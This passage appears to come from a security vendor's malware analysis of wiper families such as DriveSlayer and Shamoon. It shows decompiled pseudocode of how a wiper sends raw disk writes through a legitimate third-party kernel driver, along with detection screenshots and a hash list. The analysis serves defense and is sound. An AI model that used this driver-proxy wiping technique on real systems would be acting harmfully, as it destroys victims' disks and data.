
In the **IRP_MJ_CREATE** routine of the driver, a pointer to the “\Device\Harddisk%u\Partition0” is obtained via **IoGetDeviceObjectPointer** and **IoGetAttachedDeviceReference** APIs and stored in a global variable to be later used in the other dispatch routines.



```
// 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
int IRP_Write(PDEVICE_OBJECT a1, IRP *a2)
{
    //...
    hDevice_HddPart0 = CurrentStackLocation->FileObject->FsContext2_hDevice;
    // ...
    MdlAddress = a2->MdlAddress;
    if ( (MdlAddress->MdlFlags & MDL_SOURCE_IS_NONPAGED_POOL | MDL_MAPPED_TO_SYSTEM_VA) != 0 )
    pBuffer = MdlAddress->MappedSystemVa;
    else
        pBuffer = MmMapLockedPagesSpecifyCache(MdlAddress, 0, MmCached, 0i64, 0, 0x10u);
    if ( !pBuffer )
        goto INSUF_STATUS_LABEL;
    // ...
    // The IoBuildAsynchronousFsdRequest routine allocates and sets up an IRP to be sent to lower-level drivers.
    irp = IoBuildAsynchronousFsdRequest(
        IRP_MJ_WRITE,                             // ULONG             MajorFunction,
        hDevice_HddPart0,                         // PDEVICE_OBJECT    DeviceObject,
        pBuffer,                                  // PVOID             Buffer,
        CurrentStackLocation->Parameters.Read.Length,  // ULONG        Length,
        &startingOffset,                          // PLARGE_INTEGER    StartingOffset,
        &IoStatusBlock);                          // PIO_STATUS_BLOCK IoStatusBlock
    if ( !irp )
    {
        INSUF_STATUS_LABEL:
        Status = STATUS_INSUFFICIENT_RESOURCES;
        goto RETURN_LABEL;
    }
    // ..
    //   Sends an IRP to the driver associated with a specified device object.
    Status = IofCallDriver(
        hDevice_HddPart0,     //   PDEVICE_OBJECT DeviceObject,
        irp);                 //   PIRP Irp
    // ...
    RETURN_LABEL:
    a2->IoStatus.Status = Status;
    IofCompleteRequest(a2, 0);
    return Status;
}
```

Figure 9. Pseudocode view of the IRP_MJ_WRITE dispatch routine from EPMNTDRV driver, showcasing how an IRP request is created and sent to the driver handling the HardDisk device.


The **IRP_MJ_WRITE** handles the write requests coming from the user mode process.and forwards them to the driver handling the disk operations. In order to achieve this, the driver makes use of the **IoBuildAsynchronousFsdRequest** API to construct an IRP request and sends it to the driver via the **IofCallDriver** API.



```
// 96b77284744f8761c4f2558388e0aee2140618b484ff53fa8b222b340d2a9c84
int IRP_DeviceControl(__int64 a1, IRP *a2)
{
    // ...
    CurrentStackLocation = arg2->Tail.Overlay.CurrentStackLocation;
    FsContext2_hDevice = CurrentStackLocation->FileObject->FsContext2_hDevice) != 0i64 )
    // ...
    AttachedDeviceReference = IoGetAttachedDeviceReference(FsContext2_hDevice);
    // ...
    // Allocates and sets up an IRP for a synchronously processed device control request.
    irp = IoBuildDeviceIoControlRequest(
        CurrentStackLocation->Parameters.Read.ByteOffset.LowPart, //  ULONG             IoControlCode,
        AttachedDeviceReference,                                  //  PDEVICE_OBJECT    DeviceObject,
        OutputBuffer,                                             //  PVOID             InputBuffer,
        CurrentStackLocation->Parameters.Create.Options,          //  ULONG             InputBufferLength,
        OutputBuffer,                                             //  PVOID             OutputBuffer,
        CurrentStackLocation->Parameters.Read.Length,             //  ULONG             OutputBufferLength,
        0,                                                        //  BOOLEAN           InternalDeviceIoControl,
        &Event,                                                   //  PKEVENT           Event,
        &IoStatusBlock);                                          //  PIO_STATUS_BLOCK  IoStatusBlock
    // ...
    Status = IofCallDriver(AttachedDeviceReference, irp);
    // ...
    a2->IoStatus.Status = Status;
    IofCompleteRequest(a2, 0);
    return Status;
}
```

Figure 10. Pseudocode view of the IRP_MJ_DEVICE_CONTROL dispatch routine from EPMNTDRV driver, showcasing how IO control codes are forwarded to the HDD device driver

The the user mode process send a IOCTL to the EPMNTDRV device, the dispatch routine handling **IRP_MJ_DEVICE_CONTROL** requests is called and it forwards the requests to the driver handling disk operations via the **IoBuildDeviceIoControlRequest** and **IofCallDriver** APIs.




```
// 1BC44EEF75779E3CA1EEFB8FF5A64807DBC942B1E4A2672D77B9F6928D292591
// ...
wnsprintfW(str_empdrv_sys, 260, L"\\\\.\\EPMNTDRV\\%u", driveNumber);
hEPMNTDRV = GetDeviceHandle_CheckDiskGeometryType(str_empdrv_sys, &a2_driveGeometry, 0);
// ...
if ( hEPMNTDRV != INVALID_HANDLE_VALUE ) {
    // ...
    NumberOfBytesWritten = 0;
    SetFilePointerEx(
        hEPMNTDRV,        // HANDLE hFile
        liDistanceToMove, // LARGE_INTEGER liDistanceToMove
        0,                // PLARGE_INTEGER lpNewFilePointer
        FILE_BEGIN) )     // DWORD dwMoveMethod

    WriteFile(
        hEPMNTDRV,              // HANDLE hFile
        pRandomData,            // LPCVOID lpBuffer
        nNumberOfBytesToWrite,  // DWORD nNumberOfBytesToWrite
        &NumberOfBytesWritten,  // LPDWORD lpNumberOfBytesWritten
        0) )                    // LPOVERLAPPED lpOverlapped

    // ...
}
// ...
FlushFileBuffers(hEPMNTDRV)
// ...
```

Figure 11. Pseudocode from DriveSlayer displaying how to data is sent to the third-party driver in order to overwrite the disk

Now that the **EPMNTDRV** driver is installed, the wiper can grab a handle to it via **CreateFile** and use standard **WriteFile** and **DeviceIoControl** APIs in order to send data to the driver. All requests from user mode are then forwarded to the disk driver. Now, the malware can now wipe the MBR, MFT, and files on behalf of the legitimate driver.

How the Falcon Platform Offers Continuous Monitoring and Visibility

The CrowdStrike Falcon® platform takes a layered approach to protecting workloads, harnessing over a trillion data points analyzed daily in the CrowdStrike Security Cloud. Combining on-sensor and cloud-based machine learning, industry-leading behavioral analysis to fuel indicators of attack (IOAs) (including recently announced AI-powered IOAs), and advanced threat intelligence the Falcon platform provides users with holistic attack surface visibility, unparalleled threat detection and continuous monitoring for any environment, reducing the time to detect and mitigate threats.


explorer.exe 0 2 2 1 1 0


TotalCmd.exe 3 0 6 0 0 0

1bc44eef75.exe 3 0 43 0 0 0

SEVERITY	● Critical
OBJECTIVE	Follow Through
TACTIC & TECHNIQUE	Impact via Data Encrypted for Impact
TECHNIQUE ID	T1486
IOA NAME	Destructive
IOA DESCRIPTION	A suspicious process, associated with potentially destructive malware like ransomware, launched. Review the process tree.

SEVERITY	● High
OBJECTIVE	Falcon Detection Method
TACTIC & TECHNIQUE	Falcon Intel via Intelligence Indicator - Hash
TECHNIQUE ID	CST0019
SPECIFIC TO THIS DETECTION	This file matches CrowdStrike Intelligence's high confidence threshold for malicious files. It might be malware and/or part of an adversary's toolkit. Review the file.
TRIGGERING INDICATOR	**Associated IOC (SHA256 on library/DLL loaded)** `1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591`

Figure 12. Falcon UI screenshot showcasing detection of DriveSlayer by the Falcon sensor. (Click to enlarge)


TotalCmd.exe 2 0 23 0 0 0

c7fc1f9c2b.exe 2 0 31 0 0 0

SEVERITY	● High
OBJECTIVE	Falcon Detection Method
TACTIC & TECHNIQUE	Machine Learning via Cloud-based ML
TECHNIQUE ID	CST0008
SPECIFIC TO THIS DETECTION	This file meets the File Analysis ML algorithm's high-confidence threshold for malware.
TRIGGERING INDICATOR	**Associated IOC (SHA256 on library/DLL loaded)** `c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a`

GLOBAL PREVALENCE
Common

LOCAL PREVALENCE
Low

IOC MANAGEMENT ACTION
None

Associated File

```
\Device\HarddiskVolume3\VIR\c7fc1f9c2b.exe
```

cmd.exe 0 0 22 0 0 0

sc.exe 0 0 18 0 0 0

SEVERITY	● Critical
OBJECTIVE	Follow Through
TACTIC & TECHNIQUE	Impact via Data Encrypted for Impact
TECHNIQUE ID	T1486
IOA NAME	Destructive
IOA DESCRIPTION	A suspicious process, associated with potentially destructive malware like ransomware, launched. Review the process tree.

Figure 13. Falcon UI screenshot showcasing detection of Shamoon by the Falcon sensor. (Click to enlarge)

Summary

Multiple wiper families leverage legitimate third-party kernel drivers as proxies for running malicious activities. This provides the wipers with multiple advantages; enabling them to operate in a stealthy manner and bypassing several security products. A kernel implant provides limitless capabilities for the attacker, including easy access to the entire disk, without the operating system getting in the way. Many of the wipers we've analyzed use legitimate drivers to wipe raw disk sectors and, in some instances, protected files. The main weakness of this approach is that wiping raw sectors will destabilize the operating system, making it liable to crash at any moment. Crashing the OS may be in the victim's advantage because this would halt wiping operations and potentially allow the victim to recover some of their data.

In Part 3 of this wiper series, we will discuss additional and less frequently utilized techniques implemented by various wiper families.

Hashes

Wiper name	**SHA256 hash value**
Apostle	6fb07a9855edc862e59145aed973de9d459a6f45f17a8e779b95d4c55502dcce 19dbed996b1a814658bef433bad62b03e5c59c2bf2351b793d1a5d4a5216d27e
CaddyWiper	a294620543334a721a2ae8eaaf9680a0786f4b9a216d75b55cfd28f39e9430ea
Destover	e2ecec43da974db02f624ecadc94baf1d21fd1a5c4990c15863bb9929f781a0a
DoubleZero	3b2e708eaa4744c76a633391cf2c983f4a098b46436525619e5ea44e105355fe 30b3cbe8817ed75d8221059e4be35d5624bd6b5dc921d4991a7adc4c3eb5de4a
DriveSlayer	0385eeab00e946a302b24a91dea4187c1210597b8e17cd9e2230450f5ece21da 1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591 a259e9b0acf375a8bef8dbc27a8a1996ee02a56889cba07ef58c49185ab033ec
Dustman	f07b0c79a8c88a5760847226af277cf34ab5508394a58820db4db5a8d0340fc7
IsaacWiper	13037b749aa4b1eda538fda26d6ac41c8f7b1d02d83f47b0d187dd645154e033 7bcd4ec18fc4a56db30e0aaebd44e2988f98f7b5d8c14f6689f650b4f11e16c0
IsraBye	5a209e40e0659b40d3d20899c00757fa33dc00ddcac38a3c8df004ab9051de0d
KillDisk	8a81a1d0fae933862b51f63064069aa5af3854763f5edc29c997964de5e284e5 1a09b182c63207aa6988b064ec0ee811c173724c33cf6dfe36437427a5c23446

Meteor and Comet/Stardust	2aa6e42cb33ec3c132ffce425a92dfdb5e29d8ac112631aec068c8a78314d49b d71cc6337efb5cbbb400d57c8fdeb48d7af12a292fa87a55e8705d18b09f516e 6709d332fbd5cde1d8e5b0373b6ff70c85fee73bd911ab3f1232bb5db9242dd4 9b0f724459637cec5e9576c8332bca16abda6ac3fbbde6f7956bc3a97a423473
Ordinypt	085256b114079911b64f5826165f85a28a2a4ddc2ce0d935fa8545651ce5ab09
Petya	0f732bc1ed57a052fecd19ad98428eb8cc42e6a53af86d465b004994342a2366 fd67136d8138fb71c8e9677f75e8b02f6734d72f66b065fc609ae2b3180a1cbf 4c1dc737915d76b7ce579abddaba74ead6fdb5b519a1ea45308b8c49b950655c
Shamoon	e2ecec43da974db02f624ecadc94baf1d21fd1a5c4990c15863bb9929f781a0a c7fc1f9c2bed748b50a599ee2fa609eb7c9ddaeb9cd16633ba0d10cf66891d8a 7dad0b3b3b7dd72490d3f56f0a0b1403844bb05ce2499ef98a28684fbccc07b4 8e9681d9dbfb4c564c44e3315c8efb7f7d6919aa28fcf967750a03875e216c79 f9d94c5de86aa170384f1e2e71d95ec373536899cb7985633d3ecfdb67af0f72 4f02a9fcd2deb3936ede8ff009bd08662bdb1f365c0f4a78b3757a98c2f40400
SQLShred/Agrius	18c92f23b646eb85d67a890296000212091f930b1fe9e92033f123be3581a90f e37bfad12d44a247ac99fdf30f5ac40a0448a097e36f3dbba532688b5678ad13
StoneDrill	62aabce7a5741a9270cddac49cd1d715305c1d0505e620bbeaec6ff9b6fd0260 2bab3716a1f19879ca2e6d98c518debb107e0ed8e1534241f7769193807aac83 bf79622491dc5d572b4cfb7feced055120138df94ffd2b48ca629bb0a77514cc
Tokyo Olympic wiper	fb80dab592c5b2a1dcaaf69981c6d4ee7dbf6c1f25247e2ab648d4d0dc115a97 c58940e47f74769b425de431fd74357c8de0cf9f979d82d37cdcf42fcaaeac32
WhisperGate	a196c6b8ffcb97ffb276d04f354696e2391311db3841ae16c8c9f56f36a38e92 44ffe353e01d6b894dc7ebe686791aa87fc9c7fd88535acc274f61c2cf74f5b8 dcbbae5a1c61dbbbb7dcd6dc5dd1eb1169f5329958d38b58c3fd9384081c9b78
ZeroCleare	becb74a8a71a324c78625aa589e77631633d0f15af1473dfe34eca06e7ec6b86

Additional Resources

- *Find out more about today's adversaries and how to combat them at Fal.Con 2022, the cybersecurity industry's most anticipated annual event. Register now and meet us in Las Vegas, Sept. 19-21!*

- *Learn how the powerful CrowdStrike Falcon platform provides comprehensive protection across your organization, workers and data, wherever they are located.*
- *Get a full-featured free trial of CrowdStrike Falcon Prevent™ and see for yourself how true next-gen AV performs against today's most sophisticated threats.*